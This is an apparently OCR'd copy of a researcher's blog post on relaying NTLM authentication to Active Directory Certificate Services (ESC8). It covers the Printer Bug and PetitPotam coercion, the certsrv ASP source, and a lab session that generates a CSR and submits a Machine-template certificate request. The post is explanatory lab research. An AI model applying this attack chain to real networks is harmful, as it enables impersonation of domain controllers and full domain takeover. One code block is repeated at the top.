
NTLM relaying to AD CS - On certificates, printers and a little hippo

dirkjanm.io/ntlm-relaying-to-ad-certificate-services

July 28, 2021



```
' flags for getCertTemplateCount and enumCertTemplateName
Const SCARD_ENROLL_USER_CERT_TEMPLATE=1
Const SCARD_ENROLL_MACHINE_CERT_TEMPLATE=2
Const SCARD_ENROLL_ENTERPRISE_CERT_TEMPLATE=&H08
Const SCARD_ENROLL_OFFLINE_CERT_TEMPLATE=&H10
Const SCARD_ENROLL_CROSS_CERT_TEMPLATE=&H20

' flags for enumCertTemplateName, getCertTemplateName and setCertTemplateName
Const SCARD_ENROLL_CERT_TEMPLATE_REAL_NAME=0 ' default
Const SCARD_ENROLL_CERT_TEMPLATE_DISPLAY_NAME=4

'---------------------------------------------------------------
' Get the list of Cert templates from WebEnrlServer and write them to the web page
' returns error number, or -1 if no templates
Function WriteTemplateList()
    On Error Resume Next
    Dim nTest, bAnyElements, WebEnrlServer, bAnyElementsReturn

    'Stop 'debugging breakpoint
    bAnyElements=False

    ' create the object
    Set WebEnrlServer=Server.CreateObject("WebEnrlServer.WebEnrlServer.1")
    ' call an easy method to make sure everything is OK
    nTest=WebEnrlServer.CSPCount
    If 0<>Err.Number Then
        ' something's wrong with WebEnrlServer
        WriteTemplateError Err.Number
        WriteTemplateList=Err.Number
        Exit Function
    End If

    ' first, get the Enterprise (DS-backed) templates
    bAnyElementsReturn=EnumTemplates(WebEnrlServer, SCARD_ENROLL_USER_CERT_TEMPLATE Or SCARD_ENROLL_ENTERPRISE_CERT_TEMPLATE or SCARD_ENROLL_CROSS_CERT_TEMPLATE, "E")
    bAnyElements=bAnyElements Or bAnyElementsReturn

    ' Second, get the Offline (non-Enterprise, non-DS-backed) templates
    bAnyElementsReturn=EnumTemplates(WebEnrlServer, SCARD_ENROLL_OFFLINE_CERT_TEMPLATE Or SCARD_ENROLL_CROSS_CERT_TEMPLATE, "O")
    bAnyElements=bAnyElements Or bAnyElementsReturn
```

14 minute read

I did not expect NTLM relaying to be a big topic again in the summer of 2021, but among printing nightmares and bad ACLs on registry hives, there has been quite some discussion around this topic. Since there seems to be some confusion out there on the how and the why, and new attack vectors coming up fast now, I figured I'd write a short post with some more details and background. Hardly anything here is my own research, so I don't take credit for any of this, but since these issues are "by design" and will likely not see a patch or significant change soon, they are quite relevant. That's why I decided to write some Python tools around it and explain the process in this post. The tools are available on my GitHub.

Background - the state of NTLM relaying

I've written quite some times about NTLM relaying ever since I started contributing to ntlmrelayx in 2017. Despite NTLM relaying mitigations that were introduced ever since the first NTLM relay attacks that were introduced around 2001, the past few years have seen many exploits, but hardly any new mitigations to make this horrible protocol more secure. Even the scheduled change to enforce LDAP signing and channel binding by default, which was supposed to be deployed in 2020, ultimately did not ship, likely due to many third-party products not being compatible with this. This meant that in the default state with fully up-to-date systems, it was possible to:

- Relay NTLM authentication occurring over HTTP to LDAP, resulting in computer account takeover
- Relay authentication over SMB to HTTP endpoints, but not to LDAP because of a signing requirements mismatch. Since no research was published on high-value default HTTP endpoints, this prevented exploitation of ways to get authenticated SMB connections via the infamous Printer Bug.

This all changed when Lee Christensen and Will Schroeder published their whitepaper on abusing Active Directory Certificate Services. In this whitepaper they describe an attack called ESC8, which involves NTLM relaying to the HTTP interface part of the certificate service, which issues certificates. Because this interface accepts NTLM authentication without support for signing, it is possible to:


1. Request an authenticated back-connect with the Printer Bug over MS-RPRN, as long as the spool service is running on the victim system.
2. Receive this authentication and relay this to the certificate services web interface.
3. Request a certificate on behalf of the victim system.
4. Use the issued certificate to impersonate the victim system.
5. Either use the privileges of the victim system directly (for example in the case of a Domain Controller), or use Kerberos features to request a service ticket with administrative access to the host itself or request the NT hash for the system account which allows you to create a silver ticket.

The printer bug has already been known for quite a while and has been a component in many attacks. Disabling the printer spooler service has been a common recommendation ever since, and has recently been brought to light again with the PrintNightmare exploit, which also relied on the spooler service being active. It was kind of a given that other methods must exist for coercing authentication via RPC methods, and I expect some are also keeping these methods private. Following the AD CS release, Lionel Gilles released a new proof-of-concept way to exploit this last week called PetitPotam. Unlike the printer bug, which uses MS-RPRN and requires authentication, this attack is an alternative method that does not rely on the printer spooler service being active, and does not require authentication when attacking a Domain Controller. This makes it an even more valuable attack alternative, as there is no official way as of now to disable this authenticated callback and there is no indication of a fix in sight.

Exploring AD CS relaying


After Will and Lee published their whitepaper, I was curious whether I could reproduce their attack on relaying to the certificate services web interface. ntlmrelayx is plugin based and quite modular, so the only thing that would likely be required is changing the http attack method to post the right data. After ensuring the web enrolment service is installed in my lab, I went to have a look at the source code of the service. This source is stored in `C:\Windows\system32\CertSrv\en-US` on the server where the AD CS service is installed (in my case and in many others this will probably be the Domain Controller). I imagine the last folder may be different if you installed your system in a different language. Since the pages are written in classic ASP, it is not that hard to read the source code. The copyright mentions 1998 - 1999, which is always a great sign if you're looking for things with a less than ideal security configuration.

When visiting the AD CS web interface at `http://dc-hostname/certsrv/`, we can authenticate using NTLM and a machine account. An easy way to obtain a machine account is with impacket's `addcomputer.py`, which can be used as any authenticated user to add a new computer account by default (note that we're only doing this to understand the attack in the lab, this is not required for the final attack). We can then use NTLM to authenticate to the AD CS web service (it's easier to do this from a non-domain joined computer or from a browser that doesn't perform Single Sign On). In this case I'm using Chrome, which can perform NTLM auth by using the `computername$@domain.fqdn` syntax in the credential prompt. This lets us authenticate as a computer account to the web service. Upon following the certificate request process, we get the following error message: "No certificate templates could be found. You do not have permission to request a certificate from this CA, or an error occurred while accessing the Active Directory.". At first I thought this indicated a problem with my setup, because computer certificate templates are available by default. After some debugging and reading the source I found the reason in `certsgcl.inc`:



```
' flags for getCertTemplateCount and enumCertTemplateName
Const SCARD_ENROLL_USER_CERT_TEMPLATE=1
Const SCARD_ENROLL_MACHINE_CERT_TEMPLATE=2
Const SCARD_ENROLL_ENTERPRISE_CERT_TEMPLATE=&H08
Const SCARD_ENROLL_OFFLINE_CERT_TEMPLATE=&H10
Const SCARD_ENROLL_CROSS_CERT_TEMPLATE=&H20

' flags for enumCertTemplateName, getCertTemplateName and setCertTemplateName
Const SCARD_ENROLL_CERT_TEMPLATE_REAL_NAME=0 ' default
Const SCARD_ENROLL_CERT_TEMPLATE_DISPLAY_NAME=4

'-----------------------------------------------------------------
' Get the list of Cert templates from WebEnrlServer and write them to the web page
' returns error number, or -1 if no templates
Function WriteTemplateList()
    On Error Resume Next
    Dim nTest, bAnyElements, WebEnrlServer, bAnyElementsReturn

    'Stop 'debugging breakpoint
    bAnyElements=False

    ' create the object
    Set WebEnrlServer=Server.CreateObject("WebEnrlServer.WebEnrlServer.1")
    ' call an easy method to make sure everything is OK
    nTest=WebEnrlServer.CSPCount
    If 0<>Err.Number Then
        ' something's wrong with WebEnrlServer
        WriteTemplateError Err.Number
        WriteTemplateList=Err.Number
        Exit Function
    End If

    ' first, get the Enterprise (DS-backed) templates
    bAnyElementsReturn=EnumTemplates(WebEnrlServer, SCARD_ENROLL_USER_CERT_TEMPLATE Or SCARD_ENROLL_ENTERPRISE_CERT_TEMPLATE or SCARD_ENROLL_CROSS_CERT_TEMPLATE, "E")
    bAnyElements=bAnyElements Or bAnyElementsReturn

    ' Second, get the Offline (non-Enterprise, non-DS-backed) templates
    bAnyElementsReturn=EnumTemplates(WebEnrlServer, SCARD_ENROLL_OFFLINE_CERT_TEMPLATE Or SCARD_ENROLL_CROSS_CERT_TEMPLATE, "O")
    bAnyElements=bAnyElements Or bAnyElementsReturn
```

As we can see in the highlighted section, whenever the "choice" of certificate templates is rendered in the web page, the server does not actually query for machine templates. The reasoning behind this is probably that machines are not quite supposed to use the guided way of requesting certificates, so it doesn't make sense to render them. Does this mean that we can't request machine certificates via this interface? Not quite, as the page where the final request is submitted does not actually perform this check but simply submits the request to the CA, so we could use any certificate template here. I've patched the file and added the constant to also search for machine templates, and the template appears in the UI:


s2016dc.testsegment.local/certsrv/certrqxt.asp

Microsoft Active Directory Certificate Services -- testsegment-S2016DC-CA

Submit a Certificate Request or Renewal Request

To submit a saved request to the CA, paste a base-64-encoded CMC or PKCS #10 certificate request
Saved Request box.

Saved Request:

Base-64-encoded certificate request (CMC or PKCS #10 or PKCS #7):

Certificate Template:


Computer

Additional Attributes:


Attributes:

Submit >

Now we can submit a basic request. The only requirement is that we selected the correct template (Computer) and use the hostname of our newly created computer as Common Name. Note that this must match the `dNSHostname` attribute of the computer object, so make sure you run `addcomputer.py` with the `-method LDAPS` option otherwise this won't be the case for our test account. We can create this with openssl, and then submit the request. We see that is immediately issued to us, because the default Computer template does not require approval.



```
user@localhost:~/impacket-py3$ openssl req -newkey rsa:2048 -keyout supersecret.key -out certreq.csr
Generating a 2048 bit RSA private key
......+++
.........................................+++
writing new private key to 'supersecret.key'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:.
State or Province Name (full name) [Some-State]:.
Locality Name (eg, city) []:.
Organization Name (eg, company) [Internet Widgits Pty Ltd]:.
Organizational Unit Name (eg, section) []:.
Common Name (e.g. server FQDN or YOUR name) []:DESKTOP-I9005NX0.testsegment.local
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
user@localhost:~/impacket-py3$ cat certreq.csr
-----BEGIN CERTIFICATE REQUEST-----
MIICcjCCAVoCAQAwLTErMCkGA1UEAwwiREVTS1RPUC1JOU9PNU5YMC50ZXN0c2Vn
bWVudC5sb2NhbDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALRgp8Te
e5Xew6jXS8mWytbGH4R53odGF/t+DOB48UeURVex2RcbmGWZPTJVYAnUrklKuSOu
tEjaiogEDrZGvLga31nl3bc+Gqf0BlK/IU1ZTrREkXeWM4c2RdEkG85hJYcAfObM
iC7DDzpQ5EFT/GSJpanJCxmriUUBg4IRt7P4L9XqEHDnPXk+uCbhVlI4w40GIi6P
q+4w5stxpkhaMNniuMsXhX0daBZCjZNZHY8w109ZsEJxb00yfbURk5TTK08dQB1h
mxw+skdCULOHpjzB928Y/1RqFU+mFuF17WQxcmkz3dm5F7J0vzFJ0yIgpmIy5uZD
04ohKMAJcTGUZVsCAwEAAaAAMA0GCSqGSIb3DQEBCwUAA4IBAQBNFYUpN3MMAU/i
Ipn/t5rCdBLiRB5Ig/jV/ERkRojTWGtOfyAEbIK7+zevkEzIdVIzogXdx5RIHmDU
v1d6qaVmFn1jV8QxttY7FoJtd1i+qUdGoi8yttVtiDqI0bUPUqkfbvlpo289uepg
Jq8wKjcX4r6c4QxP0YBXRggmRxZGC28q72GNpgeitkrrvRjusVbKGr9RiGh81GDU
GoqErj6R9nQUcGvnZLh2Zb7ubgAGT/QO5N1n3QZVBw1rLbB9aTyjMSMOgT3NWR6Z
4vWWSvZM1ZQvWiC1pSs2QrEM21a9G5XKd8nHuS5PknzI9c8XIpZ7lEVpm/ozasBm
uk+doHNz
-----END CERTIFICATE REQUEST-----
```



s2016dc.testsegment.local/certsrv/certfnsh.asp

Microsoft **Active Directory Certificate Services – testsegment-S2016DC-CA**


Certificate Issued

The certificate you requested was issued to you.

[✓ DER encoded] or Base 64 encoded

Download certificate
Download certificate chain

Requesting this with the dev tools open will show us the POST request, which goes to `certfnsh.asp`.




```
Mode: newreq
CertRequest: -----BEGIN CERTIFICATE REQUEST-----
MIICcjCCAVoCAQAwLTErMCkGA1UEAwwiREVTS1RPUC1JOU9PNU5YMC50ZXN0c2Vn
bWVudC5sb2NhbDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALRgp8Te
e5Xew6jXS8mWytbGH4R53odGF/t+DOB48UeURVex2RcbmGWZPTJVYAnUrklKuSOu
tEjaiogEDrZGvLga31nl3bc+Gqf0BlK/IU1ZTrREkXeWM4c2RdEkG85hJYcAfObM
iC7DDzpQ5EFT/GSJpanJCxmriUUBg4IRt7P4L9XqEHDnPXk+uCbhVlI4w40GIi6P
q+4w5stxpkhaMNniuMsXhX0daBZCjZNZHY8w109ZsEJxb00yfbURk5TTK08dQB1h
mxw+skdCULOHpjzB928Y/1RqFU+mFuF17WQxcmkz3dm5F7J0vzFJ0yIgpmIy5uZD
04ohKMAJcTGUZVsCAwEAAaAAMA0GCSqGSIb3DQEBCwUAA4IBAQBNFYUpN3MMAU/i
Ipn/t5rCdBLiRB5Ig/jV/ERkRojTWGtOfyAEbIK7+zevkEzIdVIzogXdx5RIHmDU
v1d6qaVmFn1jV8QxttY7FoJtd1i+qUdGoi8yttVtiDqI0bUPUqkfbvlpo289uepg
Jq8wKjcX4r6c4QxP0YBXRggmRxZGC28q72GNpgeitkrrvRjusVbKGr9RiGh81GDU
GoqErj6R9nQUcGvnZLh2Zb7ubgAGT/QO5N1n3QZVBw1rLbB9aTyjMSMOgT3NWR6Z
4vWWSvZM1ZQvWiC1pSs2QrEM21a9G5XKd8nHuS5PknzI9c8XIpZ71EVpm/ozasBm
uk+doHNz
-----END CERTIFICATE REQUEST-----
CertAttrib: CertificateTemplate:Machine
UserAgent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
FriendlyType: Saved-Request Certificate (7/26/2021, 8:38:59 PM)
ThumbPrint:
TargetStoreFlags: 0
